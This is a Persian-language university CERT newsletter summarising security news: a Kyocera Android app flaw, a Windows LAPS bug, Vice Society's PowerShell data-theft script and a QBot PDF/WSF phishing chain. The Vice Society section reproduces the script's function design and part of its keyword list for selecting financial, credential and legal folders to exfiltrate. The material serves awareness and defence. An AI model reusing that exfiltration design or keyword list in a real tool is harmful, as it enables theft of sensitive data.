خبرنامه الکترونیکی ۵۹

مرکز تخصصی آپا دانشگاه سمنان

شماره پنجاه و نهم، سال ششم، اردیبهشت ۱۴۰۲ | کاری از تیم تولید محتوای مرکز تخصصی آپا دانشگاه سمنان

https://cert.semnan.ac.ir info.cert@semnan.ac.ir 023-31535019 @semcert

مرکز آپا دانشگاه سمنان

"دنیای خود را امن کنید"

فهرست

خبر

برنامه اندروید Kyocera و انتقال بدافزار ۵

مایکروسافت: Windows LAPS با خط مشی‌های قدیمی ناسازگار است ۷

باج‌افزار Vice Society از ابزار جدید سرقت اطلاعات PowerShell در حملات استفاده می‌کند ۸

حملات جدید ایمیل QBot از ترکیب PDF و WSF برای نصب بدافزار استفاده می‌کنند ۱۲

هکرها شروع به سوء استفاده از Action1 RMM در حملات باج‌افزار می‌کنند ۱۶

مرکز آپا دانشگاه سمنان

خبر


برنامه اندروید Kyocera و انتقال بدافزار

برنامه اندروید Kyocera با ۱ میلیون نصب می‌تواند برای انتقال بدافزار مورد سوء استفاده قرار گیرد.

آیا اندروید۱۴ مشکل‌های این قبیل را حل می‌کند؟

یک برنامه اندرویدی برای چاپ شرکت Kyocera در برابر مدیریت نادرست هدف آسیب‌پذیر است و به سایر برنامه‌های مخرب اجازه می‌دهد از این نقص برای دانلود و نصب بالقوه بدافزار بر روی دستگاه‌ها سوء استفاده کنند.

کیوسرا شرکت چندملیتی تولیدکننده تجهیزات الکترونیکی و سرامیکی است، که دفتر مرکزی آن، در منطقه فوشیمی-کو، شهر کیوتو، ژاپن قرار دارد. این شرکت در سال ۱۹۵۹ با نام شرکت سرامیک کیوتو، توسط کازاو اینامورى تأسیس شد و در سال ۱۹۸۲ به کیوسرا، تغییر نام داد.



اگرچه برنامه‌ها ناشران مختلفی را فهرست می‌کنند، اما بر اساس کد، دارای ساختار یکسانی هستند؛ بنابراین، آسیب‌پذیری هر سه را تحت تأثیر قرار می‌دهد.

KYOCERA روز گذشته یک بولتن امنیتی در مورد این مشکل منتشر کرد و از کاربران برنامه چاپ خود خواست تا به نسخه ۳/۲/۰/۲۳۰۲۲۷ که در حال حاضر از طریق Google Play در دسترس است، ارتقا دهند.

بر اساس یک اخطار امنیتی توسط JVN[1]، یک پورتال دولتی که به افزایش آگاهی در مورد مسائل امنیتی اختصاص دارد، این نقص را باعنوان CVE-2023-25954 ردیابی کرده و میگوید که برنامه‌های زیر را تحت تأثیر قرار می‌دهد:

- KYOCERA Mobile Print v3.2.0.230119 and earlier (1 million downloads on Google Play)
- UTAX/TA Mobile Print v3.2.0.230119 and earlier (100k downloads on Google Play)
- Olivetti Mobile Print v3.2.0.230119 and earlier (10k downloads on Google Play)

در اطلاعیه فروشنده آمده است: «نوع برنامه کاربردی KYOCERA Mobile Print امکان انتقال داده از برنامه‌های تلفن همراه مخرب شخص ثالث را فراهم می‌کند که می‌تواند منجر به دانلود فایل‌های مخرب شود.»

1-Japanese Vulnerability Notes

«و با استفاده از عملکرد مرورگر وب KYOCERA Mobile Print می‌توان به سایت‌های مخرب دسترسی پیدا کرد و فایل‌های مخرب را دانلود و اجرا کرد که می‌تواند منجر به کسب اطلاعات داخلی در دستگاه‌های تلفن همراه شود.»

برای اینکه چنین حمله‌ای رخ دهد، کاربر باید یک برنامه مخرب دوم را نیز روی دستگاه خود نصب کند که بارگیری payload را آغاز کند.

علی‌رغم این الزام که شدت نقص را کاهش می‌دهد، توزیع یک برنامه مخرب که از این مشکل استفاده می‌کند آسان است، زیرا نیازی به کد خطرناک، درخواست تأیید مجوزهای مخاطره‌آمیز هنگام نصب و غیره ندارد. در عوض، فقط باید وجود این برنامه‌های آسیب‌پذیر را بررسی کرده و از آنها برای نصب بدافزار سوء استفاده کند.

اندروید ۱۴ برای کاهش خطر

نسخه آینده اندروید ۱۴ آماده است تا اهداف را با امنیت بیشتری مدیریت کند، خطرات مرتبط را کاهش داده و پنهان کردن ماهیت واقعی مبادلات داده «under the hood» را دشوارتر می‌کند.

از اندروید ۱۴، مبادله مقاصد بین برنامه‌ها محدود می‌شود و نیاز به تعریف گیرندگان خاص توسط فرستنده، اعلام اطلاعاتی که یک برنامه باید از سایر برنامه‌ها دریافت کند، و اینکه آیا گیرنده‌ها باید به پخش‌های سیستمی محدود شوند یا نه، محدود خواهد شد.

این بهبود امنیتی از برنامه‌های ممتاز مانند ابزارهای چاپی در برابر اهداف مخرب ارسال شده توسط سایر برنامه‌های در حال اجرا در همان دستگاه محافظت می‌کند.

مایکروسافت: Windows LAPS با خط مشی‌های قدیمی ناسازگار است

مایکروسافت در حال بررسی یک اشکال همکاری بین ویژگی راه حل رمز عبور مدیر محلی ویندوز (LAPS) و خط مشی‌های قدیمی LAPS است.

Windows LAPS به مدیران کمک می‌کند تا رمزهای عبور حساب‌های سرپرست محلی را در دستگاه‌های متصل به Active Directory Azure یا Windows Server Active Directory با چرخش خودکار و پشتیبان‌گیری از آنها در کنترل‌کننده‌های دامنه AD مدیریت کنند.


در طی پچ سه‌شنبه این ماه، مایکروسافت از ادغام Windows LAPS در ویندوز ۱۰، ویندوز ۱۱ و ویندوز سرور ۲۰۱۹ یا نسخه‌های جدیدتر خبر داد.

با این حال، چند روز پس از اعلام این خبر، این شرکت گزارش‌هایی را تأیید کرد که نشان می‌دهد اعمال به‌روزرسانی‌های آوریل ۲۰۲۳ هم LAPS قدیمی و هم Windows LAPS تازه راه‌اندازی شده را از بین می‌برد.

مایکروسافت توضیح می دهد :« یک باگ قدیمی LAPS interop در [..] به‌روزرسانی ۱۱ آوریل ۲۰۲۳ وجود دارد. اگر LAPS GPO CSE قدیمی را روی دستگاهی که با به‌روزرسانی امنیتی ۱۱ آوریل ۲۰۲۳ پچ شده و خط‌مشی LAPS قدیمی اعمال شده نصب کنید، هر دو LAPS ویندوز هستند و LAPS قدیمی شکسته خواهد شد».

«علائم شامل شناسه‌های ثبت رویداد Windows LAPS ۱۰۰۳۱ و ۱۰۰۳۲، و همچنین شناسه رویداد LAPS قدیمی ID ۶ است. مایکروسافت در حال کار بر روی رفع این مشکل است.»

تا زمانی که راه حلی برای رفع این مشکل در دسترس نباشد، مایکروسافت راه حلی برای کمک به سرپرستان برای بازیابی عملکرد LAPS در سناریوهای اکتیو دایرکتوری داخلی به اشتراک گذاشته است.



این کار به حذف نصب LAPS قدیمی یا حذف تمام مقادیر رجیستری در زیر کلید رجیستری HKLM\Software\Microsoft\Windows\CurrentVersion\LAPS\State نیاز دارد.

چرا به Windows LAPS سوئیچ کنید؟

مایکروسافت می‌گوید LAPS اکنون به صورت بومی در ویندوز به عنوان یک ویژگی صندوق ورودی ادغام شده است و از طریق فرآیندهای پچ استاندارد ویندوز تحت تعمیر و نگهداری قرار خواهد گرفت.

مایکروسافت می‌گوید: «با شروع به‌روزرسانی امنیتی ۱۱ آوریل ۲۰۲۳، LAPS با قابلیت‌های جدید برای سناریوهای AD درون محل و مزایای آتی Active Directory آژور (در حال حاضر در پیش‌نمایش خصوصی) به طور بومی در ویندوز ادغام شده است.»

« برخی از ویژگی‌های جدید شامل مدیریت خط مشی غنی، چرخش خودکار، گزارش رویداد اختصاصی، ماژول جدید PowerShell، پشتیبانی ترکیبی و غیره است.»

علاوه بر افزودن قابلیت‌های جدید، استفاده از Windows LAPS برای چرخش منظم و پشتیبان‌گیری از رمزهای عبور حساب مدیر محلی نیز امنیت را افزایش می‌دهد:

- محافظت در برابر حملات هش و عبور جانبی
- امنیت بهبود یافته برای سناریوهای میز راهنمایی از راه دور
- امکان ورود به سیستم و بازیابی دستگاه هایی که در غیر این صورت غیرقابل دسترسی هستند
- یک مدل امنیتی دقیق (لیست های کنترل دسترسی و رمزگذاری اختیاری رمز عبور) برای ایمن سازی رمزهای عبور ذخیره شده در اکتیو دایرکتوری ویندوز سرور
- پشتیبانی از مدل کنترل دسترسی مبتنی بر نقش Azure برای ایمن کردن رمزهای عبور ذخیره شده در Azure Active Directory

باج‌افزار Vice Society از ابزار جدید سرقت اطلاعات PowerShell در حملات استفاده می‌کند!

گروه باج‌افزار Vice Society یک اسکریپت جدید و نسبتاً پیچیده PowerShell را برای خودکارسازی سرقت داده‌ها از شبکه‌های در معرض خطر به کار می‌گیرد.

سرقت اطلاعات شرکت‌ها و مشتریان یک تاکتیک استاندارد در حملات باج‌افزار برای استفاده به عنوان اهرم بیشتر در هنگام اخاذی از قربانیان یا فروش مجدد داده‌ها به مجرمان سایبری دیگر برای حداکثر سود است.

استخراج‌کننده داده جدید Vice Society کاملاً خودکار است و از باینری‌ها و اسکریپت‌های «living off the land» استفاده می‌کند که بعید است آلارم‌های نرم‌افزار امنیتی را ایجاد کند و فعالیت‌های خود را قبل از مرحله نهایی حمله باج‌افزار، یعنی رمزگذاری داده‌ها، مخفی نگه می‌دارد.

استخراج پاورشل

ابزار سرقت اطلاعات جدید توسط واحد 42 شبکه‌های پالو آلتو در طی یک پاسخ حادثه در اوایل سال 2023 کشف شد، زمانی که پاسخ دهندگان فایلی به نام "w1.ps1" را از شبکه قربانی بازیابی کردند و به طور خاص در شناسه رویداد 4104 به آن ارجاع داده شد: Script Block Logging event

این اسکریپت از PowerShell برای خودکارسازی داده‌ها استفاده می‌کند و از چندین توابع از جمله، Work() CreateJobLocal()، Show() و fill() تشکیل شده است.

این چهار تابع برای شناسایی دایرکتوری‌های بالقوه برای استخراج، پردازش گروه‌های دایرکتوری، و در نهایت استخراج داده‌ها از طریق درخواست‌های HTTP POST به سرورهای Vice Society استفاده می‌شود.

Function	Description
`Work( $disk )`	Called for each mounted volume. Identifies directories for potential exfiltration, ignoring a hard-coded list of directory names. Calls `Show()` function and passes directory names for all directories that do not match the ignore list.
`Show( $name )`	Receives directory names from the `Work()` function. Chunks directories into groups of five and passes groups of folders to the `CreateJobLocal()` function for further processing.
`CreateJobLocal ( $folders )`	Receives groups of directories, often in groups of five, and creates PowerShell script blocks to be run as jobs via the `Start-Job` cmdlet. Directory names provided go through an inclusion/exclusion process that uses keywords to select which directories to pass to the `fill()` function to exfiltrate.
`fill( [string]$filename )`	Called by `CreateJobLocal()` to perform the actual data exfiltration via HTTP POST requests to the threat actor's web server.

مروری بر عملکردهای اسکریپت (واحد 42)

بخش 42 در گزارش خاطرنشان می‌کند: «اسکریپت به هیچ استدلالی نیاز ندارد، زیرا مسئولیت فایل‌هایی که باید خارج از شبکه کپی شوند به خود اسکریپت واگذار می‌شود.»

"تست تایید کرد که این اسکریپت هم فایل هایی با حجم کمتر از 10 کیلوبایت و هم فایل هایی که پسوند فایل ندارند را نادیده می گیرد."

در حالی که به نظر می رسد برخی از عملکردهای خودکار در اسکریپت برای تعیین اینکه چه فایل هایی دزدیده شده اند وجود دارد، هنوز یک فهرست اصلی حذف و گنجاندن برای کمک به اصلاح فایل های دزدیده شده وجود دارد.

به عنوان مثال، این اسکریپت داده‌ها را از پوشه‌هایی که نام آن‌ها شامل رشته‌های رایج برای پشتیبان‌گیری، پوشه‌های نصب برنامه و پوشه‌های سیستم عامل ویندوز است را نمی‌دزدد.

با این حال، به طور خاص پوشه‌های حاوی بیش از 433 رشته به زبان‌های انگلیسی، چکی، آلمانی، لیتوانیایی، لوگزامبورگی، پرتغالی و لهستانی را هدف قرار می‌دهد که بر آلمانی و انگلیسی تأکید دارد.


به عنوان مثال، برخی از پوشه هایی که مورد هدف قرار می‌دهد عبارتند از:

```
*941*", "*1040*", "*1099*", "*8822*", "*9465*", "*401*K*", "*401K*",
"*4506*T*", "*4506T*", "*Abkommen*", "*ABRH*", "*Abtretung*", "*abwickeln*",
"*ACA*1095*", "*Accordi*", "*Aceito*", "*Acordemen*", "*Acordos*",
"*Acuerde*", "*Acuerdo*", "*Addres*", "*Adres*", "*Affectation*", "*agreem*",
"*Agreemen*Disclosur*", "*agreement*", "*Alamat*", "*Allocation*",
"*angreifen*", "*Angriff*", "*Anmeldeformationen*", "*Anmeldeinformationen*",
"*Anmeldenunter*", "*Anmeldung*", "*Anschrift*", "*Anspruch*", "*Anspruch*",
"*Anweisung*", "*AnweisungBank*", "*anxious*", "*Análise*", "*Apotheke*",
"*ARH*", "*Asignación*", "*Asignatura*", "*Assegnazione*", "*Assignation*",
"*Assignment*", "*Atribuição*", "*attorn*", "*Audit*", "*Auditnaadrese*",
"*Aufführen*", "*Aufgabe*", "*Aufschühren*", "*Auftrag*", "*auftrunken*",
"*Auftrunkinen*", "*Auswertung*", "*Avaliação*", "*Avaliações*", "*Avtal*",
"*balanc*", "*bank*", "*Bargeld*", "*Belästigung*", "*Benef*", "*benefits*",
"*Bericht*", "*Beschäftigung*", "*Betrug*", "*Bewertung*", "*bezahlen*",
"*billing*", "*bio*"
```

اسکریپت PowerShell از cmdlet های بومی سیستم مانند «Get-ChildItem» و «Select-String» برای جستجو و استخراج داده‌ها از دستگاه آلوده استفاده می‌کند، و ردپای آن را به حداقل می‌رساند و یک نمایه مخفی حفظ می‌کند.

یکی دیگر از جنبه‌های جالب حذف‌کننده داده جدید Vice Society، پیاده‌سازی محدودکننده نرخ آن است که حداکثر ۱۰ کار در حال اجرا همزمان از پنج گروه دایرکتوری را تنظیم می‌کند تا از جذب بیش از حد منابع موجود میزبان جلوگیری کند.

اگرچه هدف خاص پشت این امر نامشخص است، واحد ۴۲ اظهار می‌کند که با بهترین شیوه های کدنویسی هماهنگ است و سطح حرفه ای کدنویسی اسکریپت را نشان می‌دهد.



نمودار عملکردی w1.ps1 (واحد 42)

Vice Society در حال تحول

اسکریپت جدید استخراج داده Vice Society از ابزارهای «living off the land» برای فرار از تشخیص بیشتر نرم‌افزارهای امنیتی استفاده می‌کند و ویژگی‌های پردازش چندگانه و صف پردازش را برای کوچک نگه داشتن ردپای آن و مخفی نگه داشتن فعالیت آن دارد.

واحد 42 اظهار می کند که این رویکرد تشخیص و شکار(hunting) را چالش برانگیز می کند، اگرچه محققان امنیتی توصیه هایی در این زمینه در پایین گزارش خود ارائه کرده اند.

در دسامبر 2022، SentinelOne در مورد سوئیچ کردن Vice Society به یک رمزگذار فایل جدید و پیچیده با نام «PolyVice» هشدار داد، که احتمالاً توسط یک توسعه‌دهنده قراردادی عرضه شده بود که بدافزار خود را نیز به باج‌افزار Chilly و SunnyDay فروخت.

متأسفانه، با استفاده از ابزارهای پیچیده، Vice Society به یک تهدید بزرگ تر برای سازمان ها در سراسر جهان تبدیل شده است و به مدافعان فرصت های کمتری برای شناسایی و توقف حملات می‌دهد.

مرکز آپا دانشگاه سمنان

نکاتی برای تامین امنیت گوشی‌های هوشمند موبایل

استفاده از کد امنیتی قوی برای دسترسی به گوشی

نصب برنامک از منابع معتبر

استفاده از یک آنتی ویروس شناخته شده

محافظت از حساب گوگل، iCloud (فضای ابری) و حساب‌های شبکه‌های اجتماعی با فعال سازی احراز هویت دو مرحله‌ای

کلیک نکردن روی لینک‌های ناشناس

فعال کردن گزینه ردیابی و مدیریت از راه دور گوشی

کنترل کردن دسترسی‌ها در موقع نصب یک برنامک

تهیه نسخه پشتیبان از اطلاعات

به روز رسانی به موقع سیستم عامل و دریافت آخرین وصله‌های امنیتی

حملات جدید ایمیل QBot از ترکیب PDF و WSF برای نصب بدافزار استفاده می کنند

بدافزار QBot اکنون در کمپین‌های فیشینگ با استفاده از فایل‌های PDF و WSF[1] برای آلوده کردن دستگاه‌های ویندوز توزیع می‌شود.

Qbot[2] یک تروجان بانکی سابق است که به بدافزار تبدیل شده است که دسترسی اولیه به شبکه‌های شرکتی را برای سایر عوامل تهدید فراهم می‌کند. این دسترسی اولیه با حذف محموله‌های اضافی مانند Brute Ratel، Cobalt Strike و بدافزارهای دیگر انجام می‌شود که به دیگر عوامل تهدید اجازه دسترسی به دستگاه در معرض خطر را می‌دهد.

با استفاده از این دسترسی، عوامل تهدید به صورت جانبی از طریق شبکه پخش می‌شوند، داده‌ها را می‌دزدند و در نهایت باج‌افزار را در حملات اخاذی مستقر می‌کنند.

از این ماه، محقق امنیتی ProxyLife و گروه Cryptol-aemus استفاده Qbot از یک روش توزیع ایمیل جدید - پیوست‌های PDF که فایل‌های Windows Script را برای نصب Qbot روی دستگاه‌های قربانی دانلود می‌کنند، شرح داده‌اند.

با یک ایمیل شروع می شود


QBot در حال حاضر از طریق ایمیل‌های فیشینگ زنجیره‌ای پاسخ، توزیع می‌شود، زمانی که عوامل تهدید از تبادل ایمیل‌های سرقت شده استفاده می‌کنند و سپس با پیوندهایی به بدافزار یا پیوست‌های مخرب به آنها پاسخ می‌دهند.

استفاده از ایمیل‌های زنجیره‌ای پاسخ، تلاشی است برای اینکه ایمیل‌های فیشینگ کمتر مشکوک شوند، زیرا پاسخی است به مکالمه‌ای که در حال انجام است.

ایمیل‌های فیشینگ از زبان‌های مختلفی استفاده می‌کنند که این را به عنوان یک کمپین توزیع بدافزار در سراسر جهان نشان می‌دهد.

1-Windows Script Files


۲-معروف به QakBot



ایمیل فیشینگ QBot


به این ایمیل‌ها یک فایل PDF با نام «CancelationLetter-[number].pdf» ضمیمه شده است، که پس از باز شدن، پیامی با این مضمون نشان می‌دهد که «این سند حاوی فایل‌های محافظت شده است، برای نمایش آن‌ها، روی دکمه «باز کردن» کلیک کنید.»

با این حال، هنگامی که دکمه کلیک می شود، یک فایل ZIP که حاوی یک فایل wsf است به جای آن دانلود می‌شود.



فایل WSF مخرب توسط فایل‌های PDF QBot توزیع شده است

اسکریپت PowerShell که توسط فایل WSF اجرا می شود سعی می کند یک DLL را از لیست URL ها دانلود کند. هر URL تا زمانی که فایل با موفقیت در پوشه %TEMP% دانلود و اجرا شود امتحان می شود.



